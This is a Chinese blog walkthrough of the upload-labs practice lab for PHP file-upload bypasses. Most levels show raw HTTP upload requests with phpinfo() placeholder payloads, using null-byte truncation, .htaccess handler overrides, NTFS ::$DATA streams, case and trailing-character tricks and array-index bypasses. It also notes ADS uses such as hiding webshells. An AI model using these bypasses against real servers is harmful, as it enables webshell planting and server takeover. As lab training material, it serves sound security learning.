PHP文件上传 getshell 练习，upload_labs 过关笔记(持续更新)

原创

无聊却曹操 于 2019-05-07 10:20:44 发布 1139 收藏 2
分类专栏： 技术文章 文章标签： webshell PHP文件上传 upload_labs web安全

今天断断续续做了下 github 上面的一个文件上传实验，有些关卡是通杀的，感觉我的思路没顺着作者的本意走

项目源地址：https://github.com/c0ny1/upload-labs

贴下过关记录

Pass-01：

00截断

```
POST /uploadlab/Pass-01/index.php?action=show_code HTTP/1.1
Host: 10.246.241.245
Content-Length: 296
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
Origin: http://10.246.241.245
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXGJt9pDzKJubiFqJ
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://10.246.241.245/uploadlab/Pass-01/index.php?action=show_code
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryXGJt9pDzKJubiFqJ
Content-Disposition: form-data; name="upload_file"; filename="info.php  jpg"
Content-Type: image/jpeg

test
------WebKitFormBoundaryXGJt9pDzKJubiFqJ
Content-Disposition: form-data; name="submit"
```


Pass-02：

MIME 类型替换

```
------WebKitFormBoundaryT8YTsS7DkorqRqw3
Content-Disposition: form-data; name="upload_file"; filename="info.php"
Content-Type: image/jpeg

test
------WebKitFormBoundaryT8YTsS7DkorqRqw3
Content-Disposition: form-data; name="submit"

涓婁紶
------WebKitFormBoundaryT8YTsS7DkorqRqw3--
```

Pass-03：


其他后缀

```
Connection: close

------WebKitFormBoundarydfan1fjKEMp78G8R
Content-Disposition: form-data; name="upload_file"; filename="in.php5"
Content-Type: application/octet-stream

test
------WebKitFormBoundarydfan1fjKEMp78G8R
```

Pass-04：

上传 .htaccess 后上传图片格式 shell

```
------WebKitFormBoundaryfxxdn3bXr5B3YBMG
Content-Disposition: form-data; name="upload_file"; filename=".htaccess"
Content-Type: application/octet-stream

ForceType application/x-httpd-php

SetHandler application/x-httpd-php
------WebKitFormBoundaryfxxdn3bXr5B3YBMG
Content-Disposition: form-data; name="submit"

涓婁紶
```



Pass-05：

大写绕过黑名单

```
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundary6C7BKBiKnFgSFSK3
Content-Disposition: form-data; name="upload_file"; filename="info.pHP"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
------WebKitFormBoundary6C7BKBiKnFgSFSK3
Content-Disposition: form-data; name="submit"
```

Pass-06：

空格绕过黑名单

```
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryc0yf0Y4GZAmFkQCU
Content-Disposition: form-data; name="upload_file"; filename="info.php "
Content-Type: application/octet-stream

<?php phpinfo(); ?>
------WebKitFormBoundaryc0yf0Y4GZAmFkQCU
Content-Disposition: form-data; name="submit"
```

Pass-07：

.后缀绕过黑名单

```
Connection: close

------WebKitFormBoundaryLFggXFxAXZ1NpGGG
Content-Disposition: form-data; name="upload_file"; filename="info.php."
Content-Type: application/octet-stream

<?php phpinfo(); ?>
------WebKitFormBoundaryLFggXFxAXZ1NpGGG
Content-Disposition: form-data; name="submit"

涓婁紶
------WebKitFormBoundaryLFggXFxAXZ1NpGGG--
```

Pass-08：

::$DATA 配合 Windows下绕过

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
Referer: http://10.246.241.245/uploadlab/Pass-08/index.php?action=show_code
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryN9o7EPQBaJLneTYO
Content-Disposition: form-data; name="upload_file"; filename="info.php::$DATA"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
------WebKitFormBoundaryN9o7EPQBaJLneTYO
Content-Disposition: form-data; name="submit"

涓婁紶
------WebKitFormBoundaryN9o7EPQBaJLneTYO--
```


Pass-09：

Windows NTFS 数据流 trick 。

这里是知识盲区，发现网上也有不少人混淆了这里的概念，末尾单独讲吧

```
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundarySIMrvMnwmbMg8H7j
Content-Disposition: form-data; name="upload_file"; filename="info.php:.jpg"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
------WebKitFormBoundarySIMrvMnwmbMg8H7j
Content-Disposition: form-data; name="submit"
```

```
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryaW3m0kMAfjGz1Omr
Content-Disposition: form-data; name="upload_file"; filename="info.<<<"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
------WebKitFormBoundaryaW3m0kMAfjGz1Omr
Content-Disposition: form-data; name="submit"
```

Pass-10：

双写绕过str_ireplace过滤

```
Connection: close

------WebKitFormBoundaryN4uX3ffpA3gA42Kb
Content-Disposition: form-data; name="upload_file"; filename="info.pphphp"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
------WebKitFormBoundaryN4uX3ffpA3gA42Kb
Content-Disposition: form-data; name="submit"
```


Pass-11：

get请求控制目录名，%00截断

```
POST /uploadlab/Pass-11/index.php?save_path=../upload/1.php%00 HTTP/1.1
Host: 10.246.241.245
Content-Length: 321
Cache-Control: max-age=0
Origin: http://10.246.241.245
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryDBz8aBLo2Y0jKDuY
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*
Referer: http://10.246.241.245/uploadlab/Pass-11/index.php?save_path=../upload/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryDBz8aBLo2Y0jKDuY
Content-Disposition: form-data; name="upload_file"; filename="info.jpg"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
------WebKitFormBoundaryDBz8aBLo2Y0jKDuY
```


Pass-12：

POST 参数控制目录名 00 截断




Raw	Params	Headers	Hex												
2d	6f	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	3b	20	6e	on: form-data; n
2e	61	6d	65	3d	22	73	61	76	65	5f	70	61	74	68	22	0d	ame="save_path"
2f	0a	0d	0a	2e	2e	2f	75	70	6c	6f	61	64	2f	31	2e	70	../upload/1.p
30	68	70	00	0d	0a	2d	2d	2d	2d	2d	2d	57	65	62	4b	69	hp------WebKi
31	74	46	6f	72	6d	42	6f	75	6e	64	61	72	79	39	58	30	tFormBoundary9X0
32	52	34	4c	77	64	66	78	50	31	33	73	73	41	0d	0a	43	R4LwdfxP13ssAC
33	6f	6e	74	65	6e	74	2d	44	69	73	70	6f	73	69	74	69	ontent-Dispositi
34	6f	6e	3a	20	66	6f	72	6d	2d	64	61	74	61	3b	20	6e	on: form-data; n
35	61	6d	65	3d	22	75	70	6c	6f	61	64	5f	66	69	6c	65	ame="upload_file
36	22	3b	20	66	69	6c	65	6e	61	6d	65	3d	22	69	6e	66	"; filename="inf
37	6f	2e	6a	70	67	22	0d	0a	43	6f	6e	74	65	6e	74	2d	o.jpg"Content-
38	54	79	70	65	3a	20	61	70	70	6c	69	63	61	74	69	6f	Type: applicatio
39	6e	2f	6f	63	74	65	74	2d	73	74	72	65	61	6d	0d	0a	n/octet-stream
3a	0d	0a	3c	3f	70	68	70	20	70	68	70	69	6e	66	6f	28	<?php phpinfo(
3b	29	3b	20	3f	3e	0d	0a	2d	2d	2d	2d	2d	2d	57	65	62	); ?>------Web

13-16,18 没有来得及做，还要研究一下。

Pass-17：

竞争上传，开两个不断请求就可以。

一个负责访问上传的文件，另一个负责执行写 shell



Pass-19：


这个做完才看到作者在 Readme 里说必须在Linux下才能绕过，为啥我在windows 下也成功了

可能这种做法是抖机灵吧

```
------WebKitFormBoundaryPAKJc7FdrH3E2kfh
Content-Disposition: form-data; name="upload_file"; filename="info.php"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
------WebKitFormBoundaryPAKJc7FdrH3E2kfh
Content-Disposition: form-data; name="save_name"

1.php.
------WebKitFormBoundaryPAKJc7FdrH3E2kfh
Content-Disposition: form-data; name="submit"

涓婁紶
------WebKitFormBoundaryPAKJc7FdrH3E2kfh--
```


Pass-20：

审计代码，最终 POST 数组进行 Bypass，利用了数组可更改下标，PHP 果然是世界上最好的语言！



```
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0
.8
Referer: http://10.246.241.245/uploadlab/Pass-20/index.php?action=show_code
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryKR9HBQSQHYcyoAAp
Content-Disposition: form-data; name="upload_file"; filename="info.php"
Content-Type: image/jpeg

<?php phpinfo(); ?>
------WebKitFormBoundaryKR9HBQSQHYcyoAAp
Content-Disposition: form-data; name="save_name[1]"

test
------WebKitFormBoundaryKR9HBQSQHYcyoAAp
Content-Disposition: form-data; name="save_name[2]"

php
------WebKitFormBoundaryKR9HBQSQHYcyoAAp
Content-Disposition: form-data; name="save_name[3]"

jpg
------WebKitFormBoundaryKR9HBQSQHYcyoAAp
Content-Disposition: form-data; name="submit"

涓婁紶
------WebKitFormBoundaryKR9HBQSQHYcyoAAp--
```

```
  string(4) "test"
  [2]=>
  string(3) "php"
  [3]=>
  string(3) "jpg"
}
fuckk?:jpgoook:3
<div id="upload_panel">
    <ol>
        <li>
            <h3>任务</h3>
            <p>上传一个<code>webshell</code>到服务器。</p>
        </li>
        <li>
            <h3>上传区</h3>
            <form enctype="multipart/form-data" method="post">
                <p>请选择要上传的图片：<p>
                <input class="input_file" type="file" name="upload_file
                <p>保存名称:<p>
                <input class="input_text" type="text" name="save_name"
value="upload-20.jpg" /><br/>
                <input class="button" type="submit" name="submit" value
            </form>
            <div id="msg">
                提示：文件上传成功!              </div>
            <div id="img">
                <img src="../upload/test.php" width="250px" />
</div>
        </li>
        <li id="show_code">
    <h3>代码</h3>
<pre>
```


还有几个图片马的题目没有写，这里有一份上一个版本的 writeup，明天图片马关卡照着这个学习一下！

老版本的Writeup地址: https://github.com/LandGrey/upload-labs-writeup

---

接下来我们谈一下关卡9的很有意思的一个冷门知识点(反正我以前是没听过)

1 . 什么是 **NTFS** ？

NTFS 是微软Windows NT内核的系列操作系统支持的，是为了解决网络和磁盘配额，文件加密等安全特性所设计的磁盘格式，比FAT文件系统更加稳定，也更加安全。

NTFS-ADS，又称为 NTFS 交换数据流，是NTFS磁盘格式的一个特性。

在NTFS文件系统下，每个文件都可以存在多个数据流，也就是说，除了主文件流之外，还可以有很多非主文件流寄宿在主文件流中。虽然我们无法看到数据流文件，但是它是真实存在于我们系统之中的。

2 . **ADS** 与 文件上传

本题 payload :

```
shell.php:jpg
```

流类型以$开头，默认流类型为data，如上payload的完整形式其实是:


```
shell.php:jpg:$data
```

这个格式是创建一个与宿主文件关联的数据流文件。上传后会在目录下生成 shell.php 的空文件。

Why?

文件内容在数据流文件中，我们当初上传的就是一个[文件流]文件，它找不到自己的宿主文件，所以就创建了一个空文件。

我们再看看 **MSDN** 上的介绍：



便可以知道其原理。

另外利用 PHP 和 WINDOWS系统特性，以下符号在正则匹配时是相等的：

```
双引号"      =    点号.
大于符号>    =    问号?
小于符号<    =    星号*
```

这道题就是这样，我们先传数据流文件关联一个空的宿主文件，这样系统就会生成一个空文件。

然后再次上传 shell.<<< ，即可覆盖空文件的内容。

下面是整理的一些文件流姿势：

文件名	服务器反应	生成的文件内容
Test.php:a.jpg	生成Test.php	空
Test.php::$DATA	生成test.php	<?php phpinfo();?>
Test.php::$INDEX_ALLOCATION	生成test.php文件夹	
Test.php::$DATA.jpg	生成0.jpg	<?php phpinfo();?>
Test.php::$DATA\aaa.jpg	生成aaa.jpg	<?php phpinfo();?>

另外利用 NTFS 的特性，还可以做到很多事情：

1.绕过黑名单验证上传

2.绕过IIS目录权限认证

3.系统隐藏文件（木马，webshell）

4.MySql UDF提权利用

5.更多值得探索

这里推荐2个参考地址自己去理解吧，看了下文章日期，原来是很老的知识点了：

http://www.myhack58.com/Article/60/61/2013/38285.htm

https://www.waitalone.cn/php-windows-upload.html

微信扫一扫
关注该公众号

每天更新内容，
跟作者一起学习
探索网络安全